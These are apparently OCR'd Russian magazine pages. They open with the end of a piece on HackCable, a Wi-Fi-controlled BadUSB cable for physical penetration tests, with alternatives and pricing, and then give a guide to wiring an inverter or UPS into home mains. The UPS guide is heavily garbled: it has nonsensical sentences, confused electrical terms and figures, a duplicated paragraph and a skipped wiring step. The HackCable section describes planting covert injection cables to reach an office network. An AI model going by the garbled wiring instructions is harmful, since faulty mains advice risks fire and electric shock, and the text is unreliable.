Здесь все аналогично версии на RP2040 с той разницей, что есть поддержка Wi-Fi. Модуль ESP32 создает свою точку доступа, можно подключиться к ней с любого устройства — смартфона, планшета или ноутбука — и управлять удаленно через веб-интерфейс. В интерфейсе достаточно ввести команды или загрузить скрипт, после чего HackCable начнет передавать команды в целевую систему.

Это дает возможность работать на расстоянии. Единожды вставив кабель в устройство, можно подключаться к нему по Wi-Fi в любое время, пока устройство остается включенным. При необходимости можно задействовать несколько таких кабелей, синхронизировав их для одновременной работы через режим мастер — слейв.

То есть если в рамках редтиминга или физического пентеста нам удалось проникнуть на объект, то достаточно воткнуть пару таких проводов тут и там, и всё — считай, закрепились на периметре. Можем сидеть напротив окон офиса на лавочке, попивать из термоса кофеек и шариться по внутренней сети.

Альтернативы

HackCable — не первый проект такого рода. На рынке уже есть несколько проектов и устройств, которые выполняют схожие задачи. Вот некоторые из них:

1. **USB Rubber Ducky** (Hak5). Это, пожалуй, самый известный инструмент в области тестирования безопасности. Rubber Ducky маскируется под обычную USB-клавиатуру, но может запускать запрограммированные сценарии атак, например для тестирования уязвимостей в системах.
2. **O.MG Cable** (Hak5). Кабель, внешне неотличимый от стандартного USB, но способный перехватывать данные, запускать полезные нагрузки и даже управляться удаленно через Wi-Fi. O.MG Cable стал своего рода эталоном в области аппаратного пентестинга.
3. **ESPKey**. Это устройство использует чип ESP8266 для перехвата сигналов от систем контроля доступа. Оно популярно среди исследователей безопасности, работающих с RFID-системами.
4. **WHID Injector (Wi-Fi HID Injector)**. Гаджет, способный эмулировать клавиатуру и мышь через Wi-Fi. Применяется в аудите безопасности, чтобы проверить устойчивость системы к атакам, когда злоумышленник не имеет физического доступа.
5. **P4wnP1** — альтернативный проект на базе Raspberry Pi Zero, умеющий многие вещи, включая эмуляцию HID-устройств, MITM-атаки и многое другое.

Также атаки BadUSB можно проводить напрямую со смартфона. Как именно — читай в статьях «Кибердрон. Превращаем телефон на Android в инструмент хакера» и «Продвинутый кибердрон. Заряжаем телефон хакерской силой».

ЦЕНЫ

Версию HackCable с Wi-Fi на Kickstarter можно предзаказать за 59 долларов. Два Wi-Fi-кабеля обойдутся в 115 долларов, а комплект из четырех — в 225 долларов.

Версия на RP2040 стоит 49 долларов по спецпредложению. Два таких кабеля стоят 95 долларов, а четыре — 185 долларов.

Также есть комбинированный набор, который включает один Wi-Fi-кабель и один RP2040, за 90 долларов.

WARNING

Помни, что Kickstarter – не интернет-магазин. Даже если проект набрал нужное количество денег и ты успел заказать устройство, это не значит, что оно придет вовремя или вообще придет. Ты всего лишь участвуешь в краудфандинге, и возможны как задержки, так и полный провал проекта, после чего деньги могут и не вернуть.

ДОСТУПНОСТЬ

HackCable планируют запустить в шесть этапов с января по май 2025 года. Первый этап — сбор средств, он завершится в середине февраля. После этого, с февраля по март 2025 года, команда займется закупкой комплектующих для производства.

Массовое производство запланировано на период с марта до начала апреля 2025 года. В апреле будет проходить тестирование и упаковка готовой продукции. Наконец, доставка устройств начнется в мае 2025 года, и на этом проект достигнет своей цели. Скорее всего, HackCable можно будет купить и потом — без рисков, но по большей цене.

Разработчики обещают открыть исходники, однако что именно будет открыто (схемы, прошивка или только софт), пока что не уточняется.

ЗДОРОВОЕ ПИТАНИЕ

Как правильно подключить ИБП для домашней серверной

Евгений Кудрявцев
ed5362@Gmail.com

Чтобы обеспечить бесперебойное электропитание своего дома, офиса или серверной, купить мощный ИБП еще недостаточно — нужно его грамотно подключить. Сегодня мы выясним, какие способы подключения существуют, какие комплектующие лучше использовать и как делать нельзя.

В этой статье речь пойдет о правильном подключении резервного источника к серверной или к любому другому помещению (квартире, офису, дому). Далее мы:

- составим список новых необходимостей и разберемся, какой нужен ИБП;
- как полностью автоматизировать выключатель, чтобы ничего не скачало;
- рассмотрим три разных способа подключения резервного источника — непосредственное подключение аккумулятора (в режиме by-pass), использование трехпозиционного переключателя, подключение с помощью АВР;
- разберем тактильные ошибки.

Сразу небольшая ремарка: мы будем рассматривать только однофазную сеть. В большинстве случаев в тебе будет именно такая, поэтому не стоим усложнять эту статью тем фактом, что более половины по системы самостоятельно подключить инвертор (UPS) и сэкономить от десяти тысяч рублей (в зависимости от регионы) за услуги электрика.

INFO

Читай также мою предыдущую статью: «ИБП по-домашнему. Собираем бюджетный гибкий UPS для своей серверной».

ИСХОДНАЯ ТОЧКА

Для понимания процесса зафиксируем исходную точку. У тебя есть инвертор, возможно уже подключенный к аккумулятору. По крайней мере готовы скоро вод для подключения к батарее и собран сам аккумулятор (если ты решил делать его сам). Здесь в подтверждение фразы «подключений к аккумулятору» многие инверторы нельзя включить без предварительного подключения — они просто не запустятся или выдадут ошибку (если подключишь устройство к сети 220 В). Вместе инвертора у тебя может быть зарядная станция вроде EcoFlow — это вариант тоже отдушка, если считать не маломощным инвертором (довольно дорогим — модели стоимостью свыше 100 000 рублей 2 кВт, а для гибридных инверторов, можно считать, это только самое начало).

Осталось твой резервный источник подключить к твоей же проводке, да так, чтобы ничего не сгорело — ни сам резервный источник, ни другие приборы.

ПОДГОТОВИТЕЛЬНЫЕ МЕРОПРИЯТИЯ

Прежде чем приступить, нам надо купить дополнительные устройства и кабель нужного сечения (об этом — в следующем разделе), а также найти ведущий автомат. Обычно он находится рядом со счетчиком. Иногда на лестничной клетке (если речь идет о квартире), иногда в щитке при входе в помещение. Необходимо определить, какие устройства зависят от способа подключения. Ничего не покупай, пока не прочитаешь эту статью. Во-первых, ты сразу определишься, что тебе нужно, во-вторых, может, кроме кабеля и клемм Wago, в твоем случае больше ничего и не понадобится.

Максимальный бюджет лист выглядит так:

1. Кабель 5-жильный нужного сечения и нужной длины.
2. Клеммы Wago.
3. Крепеж для кабеля.
4. Изолента.
5. Инструмент: изолиня, инструмент для снятия изоляции (если не хочешь делать это подручным средством, хотя тоже можно), набор отверток, тестер (чтобы определять, где фаза, а где ноль).
6. Средство ввода резервов — это может быть как АВР, так и трехпозиционный переключатель.
7. Дифференциальные (УЗО) автоматические выключатели — две штуки (номинальный ток уточним далее).
8. Щитки для ДР-автоматов и средства переключения, если в основном щитке нет места.

Начнем с выбора типа и сечения кабеля.

ВЫБОР ТИПА И СЕЧЕНИЯ КАБЕЛЯ

Мне все хочется перечислять многочисленные статьи о сети, которые ты можешь найти по запросу «типы электропроводки» кабеля». Если вкратце, то при выборе кабеля помни его тип и вышеназ, подходит он тебе или нет, можно по маркировке:

- ВВГ — силовой кабель с медными жилами, ПВХ-изоляцией и оболочкой. Подходит для стационарной проводки. Может быть плоским (ВВГ-П) или круглым (ВВГнг-LS — не поддерживает горение, с низким дымовыделением);
- ПВС — провод, с медными многопроволочными жилами и двойной ПВХ-изоляцией. Гибкий, используется для подключения бытовых приборов, удлинителей и временной электропроводки;
- КГ — кабель гибкий, с резиновой изоляцией и оболочкой. Применяется для подключения передвижного оборудования, выдерживает механические нагрузки;
- АВВГ — аналог ВВГ, но с алюминиевыми жилами. Легче и дешевле, но менее гибкий и долговечный;
- NYM — аналогичный силовой кабель с медными жилами, двойной ПВХ-изоляцией и дополнительной слоем из невулканизированной резины. Подходит для скрытой и открытой проводки;
- ШВВП — плоский провод, с гибкими жилами и ПВХ-изоляцией, используется для подключения маломощных бытовых приборов;
- ВВГнг-LS — силовой кабель, с бронной из стальных лент, защищен от механических повреждений, подходит для прокладки в земле.

Методом исключения отбросим неподходящие варианты:

- ВВГнг-LS — очень дорого (ты же не бухгалтер собственность резервы пытаешься?);
- ШВВП — тоже не годится, поскольку он не выдержит нужной тебе нагрузки. Обычно такой кабель используют для подключения отдельных не очень мощных электроприборов;
- АВВГ — алюминиевый кабель нам не подходит. В большинстве случаев у тебя будет медная проводка, поэтому нет смысла использовать алюминиевый кабель. Тем более при использовании алюминия сечение кабеля должно быть больше.

Остается варианты ВВГ, ПВС, КГ и NYM. Кабель NYM обычно дороже, чем ВВГ. Это связано с тем, что у NYM есть дополнительный слой изоляции из ПВХ или резины, который повышает его стоимость к внешним воздействиям. Кроме того, NYM чаще производится по европейским стандартам, что также может влиять на цену. ВВГ, в свою очередь, более распространен в России и СНГ, что делает его дешевле. То же самое можно сказать и о кабеле КГ — он довольно дорогой. Этот кабель хорошо выдерживает отрицательные температуры, не дубеет на морозе и идеально подойдет для сварочных работ, но для нашей затеи дороговат.

Остается два варианта — ВВГнг) и ПВС. Первый представляет собой монолитный кабель, второй — многопроволочный. Жила — это металлическая проводка, окружающая всю кабелей и изоляцию. Тем проводит именно по жилам. По количеству проводов, входящих в состав, жилы бывают монолитными (как раз из них и состоит ВВГ-кабель) или многопроволочными (ПВС).

Первый более надежен и отлично подходит для скрытого монтажа, например если проводка будет замурована на всем венные в стене. Также благодаря особой изоляции он хорошо подойдет для наружного монтажа даже без гофры. Так что, если твоим требованиям будет установлен вдали от помещения, которое тебе нужно резервировать, и кабель будет проходить по улице, твой выбор — ВВГнг-LS. Еще и на гофре сэкономишь — как деньги, так и время (поскольку протянуть кабель в гофре, особенно если длина кабеля превышает десять метров — то еще задача). А вот ПВС при надлежащем монтаже пригодется спокойно в гофре, иначе прослужит он недолго. Поэтому если ты надешься купить ПВС и сэкономить — тогда тебе сюда. Также ВВГнг) — это негорючий кабель, что тоже немаловажно.

Но у кабеля ПВС есть одно преимущество. Благодаря тому что он многопроволочный, он очень гибкий, что существенно упрощает монтаж, особенно внутри помещения. Такие кабели обычно и красивые, что тоже немаловажно, если ты будешь прокладывать его внутри помещения без кабель-канала.

В общем, мой выбор — ВВГнг), так как мой кабель проходит вдоль дома, а сам инвертор находится в подсобном помещении. Чтобы перестраховаться, в поместит его в гофру, но ты можешь этого не делать. А какой кабель подходит тебе — выбирай сам, но только из этих двух вариантов: ПВС или ВВГ.

Теперь о сечении кабеля. Этот параметр определяет, какую нагрузку сможет протянуть через себя кабель, не перегреваясь и разрушаясь. Если ты не хочешь, чтобы случился пожар, нужно не экономить и покупать кабель необходимого сечения.

Самое правильное решение — спрыть документацию по своему инвертору и в соответствующем разделе найти информацию о нужном сечении. На следующей иллюстрации я сделал примеры такой информации.

- **Refer to the table below for PV input wire diameter and switch:**

Models	Recommended PV wiring diameter	Maximum PV input current	Recommended circuit breaker type
PCS6/5KW-6KW	3mm²(10AWG)	15A	2P—20A

Note: The voltage in series shall not exceed the maximum PV input port circuit voltage.

- **Refer to the table below for recommended AC input wire diameter and switch:**

Models	Recommended wiring diameter	Maximum bypass input current	Recommended circuit breaker type
PCS6/5KW-6KW	6mm²(10AWG)	40A	2P—40A

Note: There is already an appropriate circuit breaker at the Mains input wiring terminal, so it is not necessary to add one more.

- **Recommended battery input wire diameter and switch selection**

Models	Recommended battery wiring diameter	Rated battery discharge current	Maximum charge current	Recommended circuit breaker type
PCS5/6KW-6KW	16mm²(5AWG)	120A	60A	2P—160A

- **Recommended AC output wiring specifications and circuit breaker selection**

Models	Recommend AC output wiring diameter	Rated inverter AC output current	Maximum bypass output current	Recommended circuit breaker type
PCS5/6KW-6KW	6mm²(10AWG)	25A	40A	2P—40A

Информация о сечении кабеля в документации по инвертору

Что есть, что:

- PV input — это кабель для солнечных панелей. Пропускаем;
- AC input — входящий кабель, используется для зарядки аккумулятора;
- battery input — кабель для аккумулятора, ты его уже выбрал в прошлой статье;
- AC output — выходной кабель, от инвертора к помещению.

Как видишь, здесь рекомендуют сечение 10 мм², что для однофазной сети для исходящего кабеля. Кабель с таким сечением может выдержать ток силой 70 А и напряжение мощностью —15,4 кВт. Стоит ли использовать такой кабель, если у тебя входящий автомат на 25 А, следовательно, максимальная мощность, которая идет через нему, — 5,7 кВт (25 · 230)? Очевидно, что нет. Поэтому есть смысл придерживаться номинала входящего автомата при подборе кабеля.

Например, если входящий автомат на 25 А, то такой ток может выдержать кабель сечением 2,5 мм². Однако лучше перестраховаться и использовать кабель 4 мм², тем более что не всегда производитель честно указывает сечение и вместо 2,5 мм² может оказаться 2,3 или даже 2,0. Если же входящий автомат на 32 А, тогда выбираем кабель сечением 6 мм² (к слову, такой кабель может выдержать ток 46 А и мощность 10,1 кВт), поэтому экономия и нет эффекта. От того, что мы сэкономим, ничего не спорит, но крайней мере — не должно.

Если длина кабеля достаточно большая (более 10 м), подожму, на чем сэкономить, использовать кабель с большим сечением. Вместо того чтобы покупать два трехжильных кабеля (для AC input и AC output), используй один пятижильный (две фазы, два ноля и одна жила для заземления). Так выходит заметно дешевле, чем два трехжильных провода.

Посмотрим на цифры. Предстоим, что тебе нужно 20 м кабеля сечением 4 мм². Средняя цена трехжильного кабеля — 210 р./м (на момент написания статьи), а пятижильного — 320. В первом случае тебе понадобится не 20, а 40 м (так как от входного автомата до инвертора 20 м и 20 м возвращается обратно) и выйдет 8400 р., а во втором тебе достаточно 20 м по 320 р. — 6400 р. Здесь можно даже взять кабель каждому потребуется за 350 р., и все равно получается дешевле.

Что же касается рыжодства по инвертору, часто бывает несоответствия. В рассмотренном нами примере рекомендуется кабель сечением 10 мм² и двухполюсный автомат номинал 40 А. Кабель может выдержать ток 70 А, как уже отмечалось. Запас — дело хорошее, но почти в два раз — это перебор.

Да, если у тебя маломощная установка до 4 кВт на базе системы на 24 В (или вообще зарядная станция), тебе подойдет кабель сечением 2,5 мм² — нет смысла перетягивать. быстрее строит инвертор, чем сам кабель.

Итак, мы определились с кабелем — это пятижильный медный ВВГ(нг) или кабель ПВС нужной длины и сечения. Кроме самого кабеля, тебе понадобится крепеж для него. Подумай, как ты будешь монтировать кабель. Есть несколько вариантов: дешево и сердито — использовать кабель-канал. Также посмотри: возможно, кабель-канал уже есть в твоем гаражу и ты можешь использовать его — так ты максимально сэкономишь. Кабель-канал стоит гнать для и сэкономить, немного денег на покупку кабель-канала. Обладатели медных МДВ-плинтусов сейчас кусают пяти.

Продолжение стран →

ЗДОРОВОЕ ПИТАНИЕ

КАК ПРАВИЛЬНО ПОДКЛЮЧИТЬ ИБП ДЛЯ ДОМАШНЕЙ СЕРВЕРНОЙ

АВТОМАТИЧЕСКИЕ ВЫКЛЮЧАТЕЛИ

Тебе понадобятся два двухполюсных автоматических выключателя (2Р): один будет стоять до инвертора, а второй — после него. Обходится они в копейки, а дополнительные удобства гарантированы. Например, при использовании переключателя АВР ты можешь выключить подачу с инвертора при работе от сети. Но это верно включения нашего потребителя, чтобы не допустить отключения ВМS (об этом позже). Автоматические выключатели 2Р хороши тем, что они разрывают не только фазу, но еще и ноль.

Основная задача автоматического выключателя — это защита кабеля. Не инвертора, не другого оборудования, а именно кабеля. Поэтому очень важно правильно подобрать номинал автомата. Если номинал берет меньше, чем проходящий ток (например, ты купил автомат на 16 А, а нагрузка, допустим, 4 кВт), автомат будет выключаться. В этом случае говорят, что «автомат выбивает». Наоборот, если у тебя кабель, допустим, 1,5 мм², а ты установил автомат на 25 А и нагрузка при этом 5 кВт, автомат не сработает, а кабель будет гореть. Так и до пожара недалеко.

Вторая важная характеристика автоматического выключателя — тип расцепителя. В наших цепях подходит В или С. При этом В предназначены, так как срабатывает такой автомат раньше, чем С. При небольшом превышении номинального тока (до 10%) для типа расцепителя С нормально, если автомат не сработает в течение часа. То есть если у тебя автомат на 25 А, и ток, скажем, 28 А (всего на 12% больше), то целый час твой кабель будет гретьcя. Что с ним случится за этот час — по просто нагреется или расплавится, — зависит от качества самого кабеля (а если еще и проставлять, что ты сэкономил и взял какой-то некачественный кабель с сечением 2 мм² или меньше...). Поэтому я рекомендую характеристику В. Характеристика С нужна только в случае, если есть очень большой запас по самому кабелю. Например, при использовании автомата на 25 А ты используешь кабель 4 или даже 6 мм². В этом случае от тока 28 А с таким кабелем ничего не случится.

При выборе номинала тоже можно прикрываться к номинальному току аккумулятора. Если эта величина составляет 25 А, то в твоей сети неоткуда взяться большему напряжению, следовательно, нет смысла ставить автомат на 32 40 А.

Совсем другая ситуация может быть, если у тебя малокомнатная система на 24 В. В этом случае аккумулятор в принципе может «годать» 3-4Вт, соответственно, до и после него нужно установить автоматы на 16 А, даже если вводный автомат большого номинала.

Остальные характеристики автомата, как и его производитель, не стоят важны. Выбирай на свой вкус и цвет. Если ты будешь устанавливать эти два автомата в общащей щитке, то запомни тоже же производителя, оборудование которого ты уже используешь, — так требует внутренний перфекционист.

INFO

Сколько электроэнергии потребляет инвертор? Да, такой сеть за электричество выразит — такова цена автономии. На сколько — зависит от того, как часто отключает электричество, и от мощности твоего инвертора. Но «холостое ходу» инвертор (когда все нормально, электричество есть, аккумулятор заряжен) потребляет от 20 до 50 Вт. Как правило, системы на 48 В потребляют около 50 Вт и 24 В — 20–30 Вт. Когда же нужно зарядить аккумулятор, потребляемая мощность устанавливается в настройках инвертора, исходя из емкости аккумулятора и скорости заряда. Например, если у тебя аккумулятор на 100 А · ч, то для его почти полного заряда потребуется около 3 ч при силе тока 30 А. За ночь будет всеробовано 24 В (или 48 В) · 30 А = 720 либо 1440 Вт. То есть для полного заряда аккумулятора понадобится 2,16 или 4,32 кВт. Это очень грубый и не совсем правильный расчет, но примерно представление у тебя есть. — досесть до выключения электричества, и аккумулятор разрядился полностью, следовательно, для его заряда ты используешь 21 или 43 кВт. Плюс холостой ход самого инвертора в среднем 30 Вт · ч, то есть еще 21 кВт. Итого за месяц нужно будет переплатить от 42 до 64 кВт в таком сценарии использования.

ЩИТОК ДЛЯ АВТОМАТОВ

Поскольку комплектов мест для подключения гадкетов:

- для двух двухполюсных автоматов четыре места;
- для трехполюсного переключателя два места или для АВР пять мест

Другим словом, тебе понадобится от шести до девяти мест в твоем щитке. Если достаточного количества мест нет, приходится купить накладной (наружный) щиток, ведь никто не хочет делать ремонт для мочалки шитка? Пластиковый щиток. Производитель значения не имеет, выбирай тот, который тебе больше нравится внутрь.

Если щиток (ящик) будет установлен на улице, нужно брать с пылевлагозащитой IP65. Но лично я сомневаюсь, что ты будешь устанавливать именно эти автоматы на улице, зная что инвертор твоего сочуна. В моем как раз АВР находится в пылевлагозащищенном щитке на улице, поскольку своими щетинками при подключении он может довести до инфаркта впоте себе здорового человека.

Накладной щиток начального производителя

Если монтаж подразумевается все-таки начальный, нужно надписи IP65, обратив внимание на надежные уплотнители, предназначенные защищать проводку от влаги.

Наконец-то мы разобрались, с чем нужно приступить к самому подключению.

«ВИЛКА СУИЦИДНИКА», ИЛИ КАК НЕ НУЖНО ДЕЛАТЬ

Кабель вилка — вилка, или в просторонорой «вилка суицидника», знаком пользователям генератора, а также всем, кто использовал зарядные стандарты. Это кабель, на обоих концах которого смонтирована обычная вилка.

Если у тебя рамные был генератор (зарядная станция), есть вероятность, что ты подключил аккумулятор. Допустимо, отключив электроэнергию, не обязательно кидать выключалка вводной автомат, радиус запускаешь генератор, подключаешь один конец кабеля вилка — вилка в выходной розетке генератора, а второй конец — в серу из розетки твоего помещения. Например, если у тебя есть наружная розетка, ты можешь подключить генератор к ней. В результате электричество распространится на всю помещение.

Проблема в этой схеме заключается в человеческом факторе — ты можешь забыть отключить вводной автомат. Когда появится электричество, только Вселенная знает, что у тебя сгорит. Может быть, даже все электроприборы, если вообще не загорятся пожаром. Со сторонушной уверенностью могу сказать, что твой EcoFlow испустит дух.

Именно поэтому кабель вилка — вилка использовать нельзя. Нельзя-нельзяшеньки. Да и нам требуется не просто розарвный источник, а именно ИБП — те же успехи так быстро продавать все эти манипуляции (выключить вводной автомат, включить вилку, исходящую от инвертора, в розетку), чтобы твои клиенты не выключились.

ПОДКЛЮЧАЕМ МОЩНЫЙ ИНВЕРТОР

Подключение мощного инвертора — самая экономная процедура, поскольку, кроме двух ЗР-автоматов и кабелей (и некоторых мелочей вроде клемм), тебе больше ничего нужно. Плюсы такого подключения на палице. На рисунке ниже изображена твоя проводка — как она есть сейчас. У тебя есть вводной автомат (возможно, где-то в общем щитке внутри фазы и ноль, перерозданы вы ноль ввода (тебе понадобятся клеммы и тестер — на всякий случай) и реализуешь схему, изображенную на следующей иллюстрации.

Схема установки инвертора

Итак, последовательность действий:

1. Выключи вводной автомат.
2. Выключи сам инвертор, если ты его включил для проверки.
3. Отсоеди розеткоку от инвертора (на рисунке AC IN — AC OUT). На следующем рисунке схематическе изображен инвертор: PowMr и расположение его контактов.
4. К проводам, исходящим от счетчика, подключи розеткоку первый ЗР-автомат (к верхним клеммам). Надежно зафиксируй проводка, чтобы они не болтались.
5. К нижним клеммам первого ЗР-автомата подключаешь сам инвертор — к контактам AC IN. L — L, N — N. Ноль — это ноль. Не перепутай!
6. Исходящие провода от контактов AC OUT нужно подключить к верхним контактам второго автомата ЗР (нижних и нижних, как на схеме, на правильном в верхним. Просто мне было удобнее рисовать схему, изображая подключение к нижним контактам).
7. Далее проводка, исходящая от второго автомата, ты подключаешь к своему щитку внутри помещения.
8. Включи сначала ЗР-автомат (к инвертору и щитку). В помещении должно появиться электричество от инвертора.
10. Включи вводной автомат, после чего включи первый автомат (от счетчика) и «инвертор» — на экране инвертора ты должен увидеть значок линии электропередач, свидетельствующий о том, что инвертор «увидел» сеть.

Клеммы сверху инвертора

Как соединить проводо? Учитывая, что мы не профессиональные электрики и надежную скрутку все равно не сделаем, проще всего использовать клеммы Wago.

Клеммы Wago — тебе нужно два штуки

Обрати внимание, что клемма Wago на три провода. Не забывай о заземлении. На схеме подключения для простоты оно не изображано, но желательно проводо нужно подключить к клемме, помеченной соответствующим значком на инверторе! Некоторые устройства, например газовые котлы, могут не работать без подключенного заземления.

Подключение EcoFlow

Если у тебя зарядная станция, то контакты AC OUT — это то самое вводящий розетка на зарядной станции. У AC IN — вилка, которой зарядная станция подключается к сети. Но поскольку решил EcoFlow может выдержать только нагрузку, лучше перейти к разделу «Подключение слабого инвертора».

INFO

Если не здаешь нормально зачистить кабель, лучше перестраивать в дополнительно заказывать места соединения (место с клеммой) (или черной — как тебе больше нравится) изолентой. Изолены много не бывает!

Описанный выше способ подходит для подключения мощного инвертора, рассчитанного на максимальную мощность. Тот же пример. Допустим у тебя вводной автомат на 25 А, следовательно, максимум, что ты можешь выпитнуть из сети, — 5,7 кВт (230 · 25). Чтобы покрыть все эту мощность, тебе нужен инвертор на 6 кВт или более мощный. Если ты купишь менее мощный инвертор, то все будет работать до тех пор, пока один из твоих девайсов не превышит мощность твого инвертора. Например, если с запустившимся этого способа ты подключил инвертор на 3 кВт, то, пока твои потребляемые мощность меньше 3 кВт, все будет работать. Если ты превысишь 3 кВт и инвертор работает от сети, то он выдаст ошибку перегрузки (Overload), и если он работает от аккумулятора, то защита на BMS сработает даже быстрее, чем защита на инвертор, и просто отключит аккумулятор. Потом тебе придется обращаться BMS, отключая контакты на плате (или использовать другой способ, предусмотренный производителем BMS).

Продолжение статьи ↓

ЗДОРОВОЕ ПИТАНИЕ

КАК ПРАВИЛЬНО ПОДКЛЮЧИТЬ ИБП ДЛЯ ДОМАШНЕЙ СЕРВЕРНОЙ

ПОДКЛЮЧЕНИЕ С ИСПОЛЬЗОВАНИЕМ ТРЕХПОЗИЦИОННОГО ПЕРЕКЛЮЧАТЕЛЯ

Предыдущий вариант подключения считается стандартным. Но стандарт на то и стандарт, что можно сделать лучше. В нашем случае — комфортнее. А именно: в схему нужно добавить трехпозиционный переключатель.

Трехпозиционный переключатель — электромеханическое коммутационное устройство, используемое в электротехнике для переключения питания на другую линию при перегрузке. Такой переключатель оснащен рукояткой, которая позволяет размыкать и замыкать цепь в каждой из позиций. Средняя положение обеспечивает размыкание всех групп контактов. Управление устройством может осуществляться вручную. Вручную контакты обычно используются для подключения вводов, а нижние — для подключения нагрузки.

Обратим внимание: это не автомат, это просто устройство для замыкания контактов. Схема его подключения показана на рисунке ниже. Проводим из отверстия от клеммы AC OUT инвертора, тебе надо подключить к нижним контактам трехпозиционного переключателя, а к верхним — к нужному напряжению питания от сети. К «выходу» из переключателя подключаешь свой щиток.





Схема подключения трехпозиционного переключателя

Схема очень проста, само устройство стоит недорого (в среднем две-три тысячи рублей), зато оно добавит тебе дополнительного комфорта. Представь, что инвертор вышел из строя. Тогда ты, пока не перепрограммишь шитик, будешь сидеть без света, так как у тебя все помешано было запитано от инвертора. Но теперь, чтобы тебе снова стало светло, тебе к нему подключать сетевой аварийный аппарат или другую ощутимую нагрузку. Как-то не хочется пропускать такую нагрузку через инвертор, хочется его побережь. Поэтому ты переводишь в «сбоях сети» стрелку переключателя в положение «Сеть» (это может быть как верхнее, так и нижнее — смотри как ты подключишь) и твой дом питается от сети. В среднем положении любой из источников отключен и твое помещение обесточено, что позволяет тебе производить ремонтные работы.

ПОДКЛЮЧЕНИЕ СЛАБОГО ИНВЕРТОРА. АВТОМАТ ВВОДА РЕЗЕРВА

Все немного усложняется, если инвертор у тебя слабый. Допустим, ты купил инвертор 24 В на 3 кВт и собрал его у себя в квартире. Все работает прекрасно: пока комп, ТВ, пылесос, холодильник, а может быть, даже кондиционер, особенно если он инверторный. Но вечером включения электродуховки нарушила твой идеальный мир — произошло превышение по току разрядки и BMS выключила аккумулятор. Даже при работе от сети, если этот вводный автомат выбран неверно. Если же городская сеть отсутствует, тогда ты сам станешь страшнее себя — не будешь включать мощные потребители. Как ты узнаешь, что сети нет? Ты можешь сделать сеть отдельным автоматом, ты можешь подключить инвертор к нему. То есть не на весь дом, а только к отдельной линии.

У каждого способа свои достоинства и недостатки. Начнем с первого. Если есть электричество, ты всегда будешь работать от городской сети и можешь включать самые мощные потребители. Единственным ограничением будет вводной автомат и твой кабель, который может сгореть, если этот вводный автомат выбран неверно. Если же городская сеть отсутствует, тогда ты сам станешь ограничивать себя — не будешь включать мощные потребители. Как ты узнаешь, что сети нет? Ты можешь сделать сеть отдельным автоматом, ты можешь подключить инвертор к нему. То есть не на весь дом, а только к отдельной линии.



Типичный экран инвертора

К такому режиму инвертор неисходно. Проблема возникает только в одном случае: ты запускаешь духовку и через некоторое время отключает свет. АВР сварит, что есть резервная мощность, переключит на него, и твой маломощный инвертор ловит сразу Overload (или он, или BMS, ставю на то, что BMS сработает быстрее). Гаснет свет. Занавес.

Чтобы такого не произошло, перед включением мощного потребителя при работе от сети желательно выключить вторый автомат (от инвертора к дому). Тогда, если погаснет свет, напряжение в сети пропадет, ты выключишь мощный потребитель и включишь второй автомат — свет появится. Снова этого маразматического действия в том, что перегрузку не сможет BMS и тебе не придется выключить танцы с бубном, чтобы вывести это устройство из аварийного режима.

Второй недостаток АВР в том, что при автоматическом переключении кабель подключает дополнительные нагрузки. Допустим, у тебя мощность инвертора, а вот ночью выкрутился, а вот ночью нагрузить. Победить это можно, только если есть возможность установить АВР на предохранитель помощнее, например, в щитке на электричной клетке или на вводе в квартиру (если у тебя дом).

Преимущества АВР проявляются, если свет у тебя отключают по графику. Каждые несколько часов тебе нужно переключать источники вручную — все будет делать автоматика. Только помни, что у автоматики есть ресурс — около 2000 переключений туда-сюда, так что АВР лучше покупать сразу два, чтобы оперативно подменять новый, когда предыдущий отжалется работать.

Также АВР предоставит возможность ручного переключения. Для этого переведи его в режим Manual и с помощью рычагов выбери нужный источник.

Если тебя интересует мое мнение, то мой выбор — АВР. Пусть это и неоправданно решение. Иногда у тебя есть мощный инвертор, а мощность у него с точки зрения потребления электричества является крохой. Именно там находятся самые мощные электроприборы. Ты можешь выбрать приоритетным линии и запитать их через инвертор, например освещение, розетки, к которой подключается твой сервер, возможно — холодильник. Остальное при отключении сети работать не будет. Зато так ты точно можешь быть уверен, что твоим инвертором в квартире будет бесперебойное питание. Такого способа всего один — он не всегда возможен. Если проводка проектировалась, правильно, то все в порядке. Если же у тебя была замешана (один дед сделал, другой для розетки), то уже, использовать этот способ невозможно. Здесь все индивидуально.

Выбор способа подключения слабенького инвертора оставлю за тобой, а далее мы рассмотрим возможности и подключение АВР. Начнем с выбора этого устройства.

АВР можно купить на всем известном сайте по запросу Dual-Power Automatic Transfer Switch. Производителей много, но что-то мне подсказывает, что все АВР делаются на одном заводе, просто имеют разные надписи и цвет корпуса. Тебе нужна «коробочка», на которой:

- напряжение «125 А» — ты никогда не превышаешь это напряжение, но также АВР имеет дугогасительную камеру. Сделай бюджетным, но с этим способом важно;
- изобразим «генератор», а на солнечные панели. Версия с солнечными панелями работает не так, как нам нужно, — источник с панелями имеет высокий приоритет, можем есть. Чтобы все работало, тебе придется подключить инвертор как сеть, а это как сделать, как солнечные панели, что будет сбивать с толку. Зачем так усложнять, если есть правильная версия — с генератором.

Также нужно выбирать однофазный вариант, который можно узнать по количеству входных контактов — их будет всего два: фаза и ноль. А третьи фазный вариант имеет три контакта — L1, L2, L3.

На следующем рисунке изображен тот вариант, который тебе нужен. Он однофазный и с генератором. Обрати внимание, что на на 100 А, а не на 125 А, — фото такого АВР в хорошем качестве я не нашел.

Типичный АВР

Производитель может быть любым, все подобные устройства выглядят и работают одинаково. У него есть переключатель Manual и Auto, а также рукоятка выбора источника. Обрати внимание: переключать источники вручную можно только в режиме Manual. То есть сначала переводим девайс в режим Manual, а потом уже выбираем источник.

Диоды напротив A и B будут светиться, если доступен тот или иной источник. Например, если источник A (сеть) недоступен, то этот диод светиться не будет.

Подключение АВР сложнее, чем обычного трехпозиционного переключателя.

Схема подключения АВР

Сверху ты подключаешь фазу и ноль (не перепутай), идущие от счетчика. Снизу ты подключишь проводка, идущие от контактов AC OUT инвертора (тоже не перепутай фазу и ноль). Я — это фаза, N — это ноль. Все бы хорошо, но для того, чтобы работала автоматика, тебе нужно подключить управляющие линии. Для подключения управляющих линий хватит кабеля с небольшим сечением — хоть 0,75 мм². Но нужно пытаться в технике клеммы запихнуть кабель 4 мм².

